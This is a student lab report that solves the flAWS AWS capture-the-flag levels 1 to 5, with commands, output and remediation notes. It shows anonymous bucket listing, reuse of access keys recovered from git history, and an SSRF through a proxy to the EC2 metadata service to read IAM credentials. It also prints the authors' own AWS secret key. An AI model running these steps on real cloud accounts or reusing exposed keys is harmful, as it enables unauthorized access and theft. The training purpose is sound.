Module 6: Cloud Security Lab

Group 4 : Paul Badu, Soliana Hailemichael, Michael Perdomo, Herick Vasquez, Emmanuel Sherman

Submitted to: Professor Anthony Candeias

Date: 04/29/2024

EXECUTIVE SUMMARY

In cloud security, penetration testing plays a critical role in identifying vulnerabilities and weaknesses in cloud environments. It employs various tools and techniques to counteract security threats and breaches.

This exercise focuses on penetration testing activities for cloud security, with a specific emphasis on Amazon Web Services (AWS), the premier provider of cloud services. It aims to impart best practices for securing cloud-based systems.

In this analysis targeting AWS security vulnerabilities, various critical issues were identified and exploited, revealing potential data integrity and confidentiality risks. The first concern emerged regarding overly permissive access permissions on S3 buckets, exposing sensitive data to unauthorized access by default. Moreover, insecure S3 bucket listings were uncovered, showing a violation of the principle of least privilege and heightening the possibility of data breaches.

Another significant finding was that the S3 bucket granted access to “Everyone” leading to the leakage of AWS keys due to the Git repository commits. Immediate action is required to revoke these compromised keys and mitigate potential threats. Furthermore, publicly accessible EC2 snapshots were detected, posing substantial security vulnerabilities as they may contain sensitive information, including login credentials and personally identifiable information.

To effectively address these AWS security challenges, proactive measures must be implemented. Enforcing privacy settings on S3 buckets and restricting access solely to authorized users is important. Continuous monitoring of S3 bucket access logs is essential in identifying and responding promptly to unauthorized access attempts.

In addition to that, applying the principle of least privilege to access permissions and leveraging AWS IAM policies for access control are also fundamental strategies to mitigate risks effectively.

This report will include screenshots of all the steps in the Flaws 1 and Flaws2 lab (both attacker and defender) and also a detailed explanation of the vulnerabilities found. It also includes the business impacts of the vulnerabilities, including the financial, reputational, and operational disruptions, and how to mitigate them.

BUSINESS IMPACT

In the recent assessments of the cloud security lab, there have been critical vulnerabilities that have been identified, which can pose significant risks to business operations and financial stability. These vulnerabilities include overly permissive permissions, enabled bucket listings, and loose user access restrictions. Failure to address these issues could lead to severe financial losses, reputation damage, and legal consequences.

Financial Impacts:

- The financial implications of these vulnerabilities are substantial. Unauthorized access and data breaches can cause direct costs such as fines, legal fees, and regulatory penalties. In addition, the loss or theft of sensitive data can lead to indirect costs such as brand damage and loss of revenue. The potential financial impacts of a single data breach can cost the company millions, depending on the scale and the severity of the incident.

Reputational Damage:

- A breach of cloud security can severely ruin an organization's reputation. The customers and stakeholders might lose trust in the company’s ability to protect their data. This might lead to a decline in brand loyalty.

Operational Disruptions

- Operational disruptions can also result from these vulnerabilities. Data breaches and security incidents may require extensive efforts to return to normal operations. These disruptions can disrupt normal business operations, leading to project delays and increased operational expenses.


Legal and Regulatory Consequences:

- Failure to address these cloud security vulnerabilities can expose the organization to legal and regulatory consequences. Some data protection laws like GDPR and CCPA impose strict requirements for safeguarding sensitive information. If the organization does not comply, it can result in fines and legal liabilities.


Overall, the business impacts of cloud security vulnerabilities can be very serious. Organizations can protect their data, reputation, and financial stability by prioritizing security measures and investing in proactive risk mitigation strategies. Failure to address these vulnerabilities can have consequences.

AWS COMMAND LINE INSTALLATION

We began with updating our Kali Linus using the command sudo apt-get update, followed by installing the AWS command line using sudo apt-install aws cli.



We verified our installation of the AWS CLI by running the command aws –version and identified the version to be 2.15.22.



We then configured the AWS CLI with our access key ID, secret access key, and default region.

Flaws

Level 1: Subdomain.

The site flaws.cloud is hosted as an S3 bucket. This is a great way to host a static site, similar to hosting one via GitHub pages. Some interesting facts about S3 hosting: S3 buckets are a global namespace, meaning two people cannot have buckets with the same name.
First, We determined the site is hosted as an S3 bucket by running a DNS lookup on the domain, as seen below:

```
┌──(pbadu㉿kali)-[~]
└─$ dig +nocmd flaws.cloud any +multiline +noall +answer
flaws.cloud.            14400 IN NS ns-1890.awsdns-44.co.uk.
flaws.cloud.            14400 IN NS ns-448.awsdns-56.com.
flaws.cloud.            14400 IN NS ns-966.awsdns-56.net.
flaws.cloud.            14400 IN NS ns-1061.awsdns-04.org.
flaws.cloud.            900 IN SOA ns-1890.awsdns-44.co.uk. awsdns-hostmaster.amazon.com. (
                                1         ; serial
                                7200      ; refresh (2 hours)
                                900       ; retry (15 minutes)
                                1209600   ; expire (2 weeks)
                                86400     ; minimum (1 day)
                                )
flaws.cloud.            10 IN A 52.92.238.155
flaws.cloud.            10 IN A 52.92.181.99
flaws.cloud.            10 IN A 52.92.207.35
flaws.cloud.            10 IN A 52.92.195.115
flaws.cloud.            10 IN A 52.92.200.251
flaws.cloud.            10 IN A 52.92.213.91
flaws.cloud.            10 IN A 52.92.137.19
flaws.cloud.            10 IN A 52.92.193.11
```

We found the first DNS domain, which means visiting 52.92.238.155 in the browser will direct you to https://aws.amazon.com/s3/
So, to determine that flaws.cloud is hosted as an S3 bucket; we run an ns-lookup on the DNS domain.

```
┌──(pbadu㉿kali)-[~]
└─$ nslookup 52.92.238.155
155.238.92.52.in-addr.arpa      name = s3-website-us-west-2.amazonaws.com.

Authoritative answers can be found from:
```

We know it's hosted in the AWS region us-west-2

We now know we have a bucket named `flaws.cloud` in `us-west-2`. We can browse the bucket by using the aws cli.

```
┌──(pbadu㉿kali)-[~]
└─$ aws s3 ls s3://flaws.cloud/ --no-sign-request --region us-west-2
2017-03-13 23:00:38       2575 hint1.html
2017-03-02 23:05:17       1707 hint2.html
2017-03-02 23:05:11       1101 hint3.html
2024-02-21 21:32:41       2861 index.html
2018-07-10 12:47:16      15979 logo.png
2017-02-26 20:59:28         46 robots.txt
2017-02-26 20:59:30       1051 secret-dd02c7c.html
```

We successfully listed the files in the bucket and found all the html files for the website. Dumping the secret-dd02c7c.html file to the console gave us the link to the next level2.

```
┌──(pbadu㉿kali)-[~]
└─$ aws s3 cp s3://flaws.cloud/secret-dd02c7c.html - --no-sign-request --region us-west-2
<html>
    <head>
        <title>flAWS</title>
        <META NAME="ROBOTS" CONTENT="NOINDEX, NOFOLLOW">
        <style>
            body { font-family: Andale Mono, monospace; }
            :not(center) > pre { background-color: #202020; padding: 4px; border-radius: 5px; border-color:#00d000;
            border-width: 1px; border-style: solid;}
        </style>
    </head>
<body
  text="#00d000"
  bgcolor="#000000"
  style="max-width:800px; margin-left:auto ;margin-right:auto"
  vlink="#00ff00" link="#00ff00">

<center>
<pre >
 _____  _       ____  __    __  _____
|     || |     /    ||  |__|  |/ ___/
|   __|| |    |  o  ||  |  |  (   \_
|  |_  | |___ |     ||  |  |  |\__  |
|   _] |     ||  _  ||  `  '  |/  \ |
|  |   |     ||  |  | \      / \    |
|__|   |_____||__|__|  \_/\_/   \___|
</pre>

<h1>Congrats! You found the secret file!</h1>
</center>

Level 2 is at <a href="http://level2-c8b217a33fcf1f839f6f1f73a00a9ae7.flaws.cloud">http://level2-c8b217a33fcf1f839f6f1f73a00a9ae7.flaws.cloud</a>
```

<u>Vulnerabilities Found:</u>

- Overly Permissive Permissions: Many users inadvertently set overly permissive permissions for their S3 buckets. This can lead to unauthorized access, data leaks, and potential security breaches.
- Bucket Listing Enabled: Allowing bucket listings (listing the contents of a bucket) revealed sensitive information about the bucket's structure and contents. Attackers can exploit this information to identify potential targets.
- Loose permission: users with access are not restricted to data.

<u>Remediation:</u>

- Ensure Default Encryption - Activate default encryption on your S3 bucket to guarantee that all items stored in the bucket are encrypted using server-side encryption.
- Activate Versioning - Enable versioning on your S3 bucket to safeguard against accidental deletion or overwrite of objects. This feature allows you to restore previous versions of objects if required.

- Enforce Bucket Policies - Employ bucket policies to regulate access to your S3 bucket. Ensure that solely authorized users and applications have access to the bucket and its contents.

Level 2:

We first created an AWS free tier account and used the key id and access key to configure the account. This will help us determine if the permissions that could give us access to any sensitive file are loose.

```
┌──(pbadu㉿kali)-[~]
└─$ aws configure
AWS Access Key ID [None]: AKIA5DNPFIQ2E2J74NQE
AWS Secret Access Key [None]: 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
Default region name [None]: us-east-1
Default output format [None]: json
```

We know the bucket name is level2-c8b217a33fcf1f839f6f1f73a00a9ae7.flaws.cloud, we list the objects in the bucket via the AWS CLI:

```
┌──(pbadu㉿kali)-[~]
└─$ aws s3 ls s3://level2-c8b217a33fcf1f839f6f1f73a00a9ae7.flaws.cloud --region us-east-1 --recursive
2017-02-26 21:02:15      80751 everyone.png
2017-03-02 22:47:17       1433 hint1.html
2017-02-26 21:04:39       1035 hint2.html
2017-02-26 21:02:14       2786 index.html
2017-02-26 21:02:14         26 robots.txt
2017-02-26 21:02:15       1051 secret-e4443fc.html
```

Dumping the secret-e4443fc.html file to the console gave us the link to the next level3.

```
┌──(pbadu㉿kali)-[~]
└─$ aws s3 cp s3://level2-c8b217a33fcf1f839f6f1f73a00a9ae7.flaws.cloud/secret-e4443fc.html - --no-sign-request --region us-east-1
<html>
    <head>
        <title>flAWS</title>
        <META NAME="ROBOTS" CONTENT="NOINDEX, NOFOLLOW">
        <style>
            body { font-family: Andale Mono, monospace; }
            :not(center) > pre { background-color: #202020; padding: 4px; border-radius: 5px; border-color:#00d000;
            border-width: 1px; border-style: solid;}
        </style>
    </head>
<body
  text="#00d000"
  bgcolor="#000000"
  style="max-width:800px; margin-left:auto ;margin-right:auto"
  vlink="#00ff00" link="#00ff00">

<center>
<pre >
 _____  _        ____  __    __  _____
|     || |      /    ||  |__|  |/ ___/
|   __|| |     |  o  ||  |  |  (   \_
|  |_  | |___  |     ||  |  |  |\__  |
|   _] |     | |  _  ||  `  '  |/  \ |
|  |   |     | |  |  | \      / \    |
|__|   |_____| |__|__|  \_/\_/   \___|
</pre>

<h1>Congrats! You found the secret file!</h1>
</center>

Level 3 is at <a href="http://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud">http://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud</a>
```

Vulnerability:

In the scenario described, the vulnerability lies in misunderstanding the term "Any Authenticated AWS User." This setting is often mistaken to mean users within the same AWS account. Still, it encompasses any user with an AWS account, regardless of whether they are part of your organization. This misconception can lead to unintended exposure of sensitive resources to a much larger audience than intended.

Remediation:

Only open permissions to specific AWS users.

Level 3:

Like the first level, you should have figured out how to list the files in this directory and seen that listing in this bucket is open to "Everyone". See the file listing at level3-9afd3927f195e10225021a578e6f78df.flaws.cloud.s3.amazonaws.com/

We discovered that this S3 bucket has a .git file. There are probably interesting things in it. First we downloaded the whole S3 bucket.

```
┌──(pbadu㉿kali)-[~]
└─$ aws s3 ls s3://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud --recursive
2017-09-17 11:12:24         52 .git/COMMIT_EDITMSG
2017-09-17 11:12:24         23 .git/HEAD
2017-09-17 11:12:24        130 .git/config
2017-09-17 11:12:24         73 .git/description
2017-09-17 11:12:24        452 .git/hooks/applypatch-msg.sample
2017-09-17 11:12:24        896 .git/hooks/commit-msg.sample
2017-09-17 11:12:24        189 .git/hooks/post-update.sample
2017-09-17 11:12:24        398 .git/hooks/pre-applypatch.sample
2017-09-17 11:12:24       1704 .git/hooks/pre-commit.sample
2017-09-17 11:12:24       4898 .git/hooks/pre-rebase.sample
2017-09-17 11:12:24       1239 .git/hooks/prepare-commit-msg.sample
2017-09-17 11:12:24       3611 .git/hooks/update.sample
2017-09-17 11:12:24        600 .git/index
2017-09-17 11:12:24        240 .git/info/exclude
2017-09-17 11:12:24        359 .git/logs/HEAD
2017-09-17 11:12:24        359 .git/logs/refs/heads/master
2017-09-17 11:12:24        679 .git/objects/0e/aa50ae75709eb4d25f07195dc74c7f3dca3e25
2017-09-17 11:12:24        770 .git/objects/2f/c08f72c2135bb3af7af5803abb77b3e240b6df
2017-09-17 11:12:25        820 .git/objects/53/23d77d2d914c89b220be9291439e3da9dada3c
2017-09-17 11:12:25        245 .git/objects/61/a5ff2913c522d4cf4397f2500201ce5a8e097b
2017-09-17 11:12:25     112013 .git/objects/76/e4934c9de40e36f09b4e5538236551529f723c
2017-09-17 11:12:25        560 .git/objects/92/d5a82ef553aae51d7a2f86ea0a5b1617fafa0c
2017-09-17 11:12:25        191 .git/objects/b6/4c8dcfa8a39af06521cf4cb7cdce5f0ca9e526
2017-09-17 11:12:25         42 .git/objects/c2/aab7e03933a858d1765090928dca4013fe2526
2017-09-17 11:12:25        904 .git/objects/db/932236a95ebf8c8a7226432cf1880e4b4017f2
2017-09-17 11:12:25         98 .git/objects/e3/ae6dd991f0352cc307f82389d354c65f1874a2
2017-09-17 11:12:25        279 .git/objects/f2/a144957997f15729d4491f251c3615d508b16a
2017-09-17 11:12:25        125 .git/objects/f5/2ec03b227ea6094b04e43f475fb0126edb5a61
2017-09-17 11:12:25         41 .git/refs/heads/master
2017-02-26 19:14:33     123637 authenticated_users.png
2017-02-26 19:14:34       1552 hint1.html
2017-02-26 19:14:34       1426 hint2.html
2017-02-26 19:14:35       1247 hint3.html
2017-02-26 19:14:33       1035 hint4.html
2020-05-22 14:21:10       1861 index.html
2017-02-26 19:14:33         26 robots.txt
```

Next, we poked around the .git directory… and made a local copy.

```
┌──(pbadu㉿kali)-[~]
└─$ aws s3 cp s3://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud ~/Group4 --recursive
download: s3://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud/.git/COMMIT_EDITMSG to Group4/.git/COMMIT_EDITMSG
download: s3://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud/.git/hooks/applypatch-msg.sample to Group4/.git/hooks/applypatch-msg.sample
download: s3://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud/.git/HEAD to Group4/.git/HEAD
download: s3://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud/.git/config to Group4/.git/config
download: s3://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud/.git/hooks/commit-msg.sample to Group4/.git/hooks/commit-msg.sample
download: s3://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud/.git/description to Group4/.git/description
download: s3://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud/.git/hooks/prepare-commit-msg.sample to Group4/.git/hooks/prepare-commit-msg.s
ample
```

We then checked the git log:

```
┌──(pbadu㉿kali)-[~]
└─$ git log
commit b64c8dcfa8a39af06521cf4cb7cdce5f0ca9e526 (HEAD → master)
Author: 0×dabbad00 <scott@summitroute.com>
Date:   Sun Sep 17 09:10:43 2017 -0600

    Oops, accidentally added something I shouldn't have

commit f52ec03b227ea6094b04e43f475fb0126edb5a61
Author: 0×dabbad00 <scott@summitroute.com>
Date:   Sun Sep 17 09:10:07 2017 -0600

    first commit
```

The log contains the message: "Oops, accidentally added something I shouldn't have," - which likely means they did a commit inclusive of AWS keys…
This implies there is something in commit f52ec03b227ea6094b04e43f475fb0126edb5a61 that the developer didn't want there and removed in commit b64c8dcfa8a39af06521cf4cb7cdce5f0ca9e526

Looking at both commits, no important information was revealed. The -p or --patch option also displayed the difference introduced in each commit, which revealed the content of access_keys.txt. This was the access_key and secret_access_key of the bucket.

```
┌──(pbadu㉿kali)-[~]
└─$ git log -p
commit f52ec03b227ea6094b04e43f475fb0126edb5a61 (HEAD)
Author: 0×dabbad00 <scott@summitroute.com>
Date:   Sun Sep 17 09:10:07 2017 -0600

    first commit

diff --git a/access_keys.txt b/access_keys.txt
new file mode 100644
index 0000000..e3ae6dd
--- /dev/null
+++ b/access_keys.txt
@@ -0,0 +1,2 @@
+access_key AKIAJ366LIPB4IJKT7SA
+secret_access_key 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
diff --git a/authenticated_users.png b/authenticated_users.png
new file mode 100644
index 0000000..76e4934
Binary files /dev/null and b/authenticated_users.png differ
diff --git a/hint1.html b/hint1.html
new file mode 100644
index 0000000..5323d77
--- /dev/null
+++ b/hint1.html
@@ -0,0 +1,38 @@
+<html>^M
+    <head>^M
+        <title>flAWS</title>^M
+        <META NAME="ROBOTS" CONTENT="NOINDEX, NOFOLLOW">^M
+        <style>^M
+            body { font-family: Andale Mono, monospace; }^M
+            :not(center) > pre { background-color: #202020; padding: 4px; border-radius: 5px; border-color:#00d000; ^M
+            border-width: 1px; border-style: solid; white-space: pre-wrap;}^M
+        </style>^M
+    </head>^M
+<body^M
```

Now that we've found the AWS key and secret. We can configure your AWS command to use it and create a profile for it.

```
┌──(pbadu㉿kali)-[~]
└─$ aws configure --profile level3
AWS Access Key ID [None]: AKIAJ366LIPB4IJKT7SA
AWS Secret Access Key [None]: OdNa7m+bqUvF3Bn/qgSnPE1kBpqcBTTjqwP83Jys
Default region name [None]: us-west-1
Default output format [None]: json
```

Then list S3 buckets under our newly created profile:

```
┌──(pbadu㉿kali)-[~]
└─$ aws --profile level3 s3 ls
2020-06-25 13:43:56 2f4e53154c0a7fd086a04a12a452c2a4caed8da0.flaws.cloud
2020-06-26 19:06:07 config-bucket-975426262029
2020-06-27 06:46:15 flaws-logs
2020-06-27 06:46:15 flaws.cloud
2020-06-27 11:27:14 level2-c8b217a33fcf1f839f6f1f73a00a9ae7.flaws.cloud
2020-06-27 11:27:14 level3-9afd3927f195e10225021a578e6f78df.flaws.cloud
2020-06-27 11:27:14 level4-1156739cfb264ced6de514971a4bef68.flaws.cloud
2020-06-27 11:27:15 level5-d2891f604d2061b6977c2481b0c8333e.flaws.cloud
2020-06-27 11:27:15 level6-cc4c404a8a8b876167f5e70a7d8c9880.flaws.cloud
2020-06-27 22:29:47 theend-797237e8ada164bf9f12cebf93b282cf.flaws.cloud
```

Indeed! The list shows bucket names for levels 2 to the end. With the bucket names known, we can publicly browse through them using the bucket names.
We browsed to Level 4 using: http://level4-1156739cfb264ced6de514971a4bef68.flaws.cloud/ , and lucky, Level 4 was unlocked.

Vulnerability:

- Leaked AWS Keys: The primary vulnerability identified is the inadvertent leakage of AWS access keys, as illustrated by Instagram's Million Dollar Bug case study. This scenario exposed sensitive AWS credentials through an S3 bucket archive, granting unauthorized access to Instagram's S3 buckets. This highlights the risk of unintentional exposure of AWS keys, resulting in unauthorized access to critical resources.
- Inability to Restrict Bucket Listing: Another vulnerability is the inability to restrict the listing of specific buckets within an AWS account. Even if an employee is only granted permission to list certain buckets, they can still enumerate them within the account, potentially revealing sensitive information such as bucket names. While this may not directly expose the contents of the buckets, it can still disclose the existence of potentially sensitive resources.

Remediation:

- Regular Key Rotation: Implement a policy of regularly rotating AWS access keys, regardless of whether they have been compromised. Rolling secrets early often reduces the opportunity for malicious actors to exploit leaked credentials. When keys are rotated, ensure the old ones are revoked promptly to prevent unauthorized access.
- Implement Least Privilege: Follow the principle of least privilege when assigning permissions to AWS resources. Instead of granting blanket access to all buckets, limit access to only those resources that are necessary for each user's role or task. Utilize IAM and resource-based policies to enforce granular access control based on specific requirements.
- Secure Sensitive Information: Avoid storing sensitive information, such as AWS access keys, in publicly accessible locations or insecure storage systems such as Git Hub. Utilize encryption and access controls to protect sensitive data at rest and in transit.

Level 4:

For the next level, we need access to the web page running on an EC2 at 4d0cf09b9b2d761a7d87be99d17507bce8b86f3b.flaws.cloud
It'll be useful to know that a snapshot was made of that EC2 shortly after Nginx was setup on it.

First, we need the account ID, which we can get using the AWS key from the previous level.

```
┌──(pbadu㉿kali)-[~]
└─$ aws --profile level3 sts get-caller-identity
{
    "UserId": "AIDAJQ3H5DC3LEG2BKSLC",
    "Account": "975426262029",
    "Arn": "arn:aws:iam::975426262029:user/backup"
}
```

The output above tells us the account's name, which in this case is named "backup". The backups this account makes are snapshots of EC2s. Next, we discovered the snapshot made by the account, which returned tons of snapshots. We then filtered it to the owner ID 975426262029. By default, snapshots are private, and you can transfer them between accounts securely by specifying the account ID of the other account. Still, there's a chance administrators can mistakenly make them public and forget about them.

For some reason, we did not find any snapshot associated with the account level3.

```
┌──(pbadu㉿kali)-[~]
└─$ aws ec2 describe-snapshots --owner-ids 975426262029
{
    "Snapshots": []
}
```

We skipped to the final hint and found the username and password for the next level.

Vulnerabilities Found:

- Misuse of Snapshots for Access Recovery: One vulnerability identified is the misuse of EC2 and RDS snapshots as a means to regain access to instances or databases when credentials or passwords are forgotten. While snapshots are primarily intended for backups, some users resort to creating snapshots as a workaround for password recovery. However, this practice introduces security risks, as attackers could potentially exploit snapshots to gain unauthorized access to sensitive data or resources.
- Unauthorized Snapshot Access: Another vulnerability arises from the potential for unauthorized access to snapshots. Although snapshots are typically restricted to the owner's AWS account, an attacker who gains access to AWS credentials with sufficient permissions could create snapshots of EC2 instances or RDS databases. Subsequently, they could launch instances or databases from these snapshots in their own environment, potentially accessing sensitive information or compromising the integrity of the data.

Remediation:

- Implement Access Controls: Utilize AWS Identity and Access Management (IAM) policies to enforce strict access controls over creating and managing snapshots. Limit snapshot creation permissions to only trusted individuals or roles within the organization. Avoid granting excessive permissions that could be exploited by attackers.
- Secure AWS Credentials: Safeguard AWS credentials, such as access and secret keys, using best practices such as encryption, rotation, and secure storage. Implement multi-factor authentication (MFA) and strong password policies to prevent unauthorized access to AWS accounts.
- Monitor Snapshot Activity: Implement comprehensive monitoring and logging of snapshot-related activities within AWS. Regularly review logs to detect suspicious or unauthorized snapshot creation or access attempts. Set up alerts for unusual or unauthorized activity to enable prompt response and investigation.


- Regularly Audit Snapshots: Conduct periodic audits of snapshots to identify any unauthorized or unnecessary snapshots that may pose security risks. Delete or secure snapshots no longer required for backup or recovery purposes to minimize the attack surface.
- Educate Users: Provide training and awareness programs to educate users about the proper use of snapshots and the potential security implications of misusing them for access recovery. Emphasize the importance of following security best practices and adhering to organizational data protection and access control policies.
- Implement Data Encryption: Enable encryption for snapshots to protect sensitive data stored within them. AWS provides options for encrypting snapshots using AWS Key Management Service (KMS) to ensure that data remains secure at rest and in transit.

Level 5:


The given EC2 has a simple HTTP only proxy on it. Here are some examples of it's usage:
http://4d0cf09b9b2d761a7d87be99d17507bce8b86f3b.flaws.cloud/proxy/flaws.cloud/
http://4d0cf09b9b2d761a7d87be99d17507bce8b86f3b.flaws.cloud/proxy/summitroute.com/blog/feed.xml
http://4d0cf09b9b2d761a7d87be99d17507bce8b86f3b.flaws.cloud/proxy/neverssl.com/
We are tasked to see if you can use this proxy to figure out how to list the contents of the level6 bucket at level6-cc4c404a8a8b876167f5e70a7d8c9880.flaws.cloud that has a hidden directory in it.

Since this is a proxy, everything after the /proxy/ statement is being redirected.
So to navigate to cnn.com:
http://4d0cf09b9b2d761a7d87be99d17507bce8b86f3b.flaws.cloud/proxy/cnn.com/


This means we can try to abuse the proxy to hit the metadata service, assuming IMDSv1 has not been disabled:
http://4d0cf09b9b2d761a7d87be99d17507bce8b86f3b.flaws.cloud/proxy/169.254.169.254/latest/meta-data/



The directory iam/ looked like containing some important information so we explored there :




Next, we moved on to security-credentials/ directory.




flaws/ directory is our IAM account name

http://4d0cf09b9b2d761a7d87be99d17507bce8b86f3b.flaws.cloud/proxy/169.254.169.254/latest/meta-data/iam/security-credentials/flaws



Great! Credentials found!

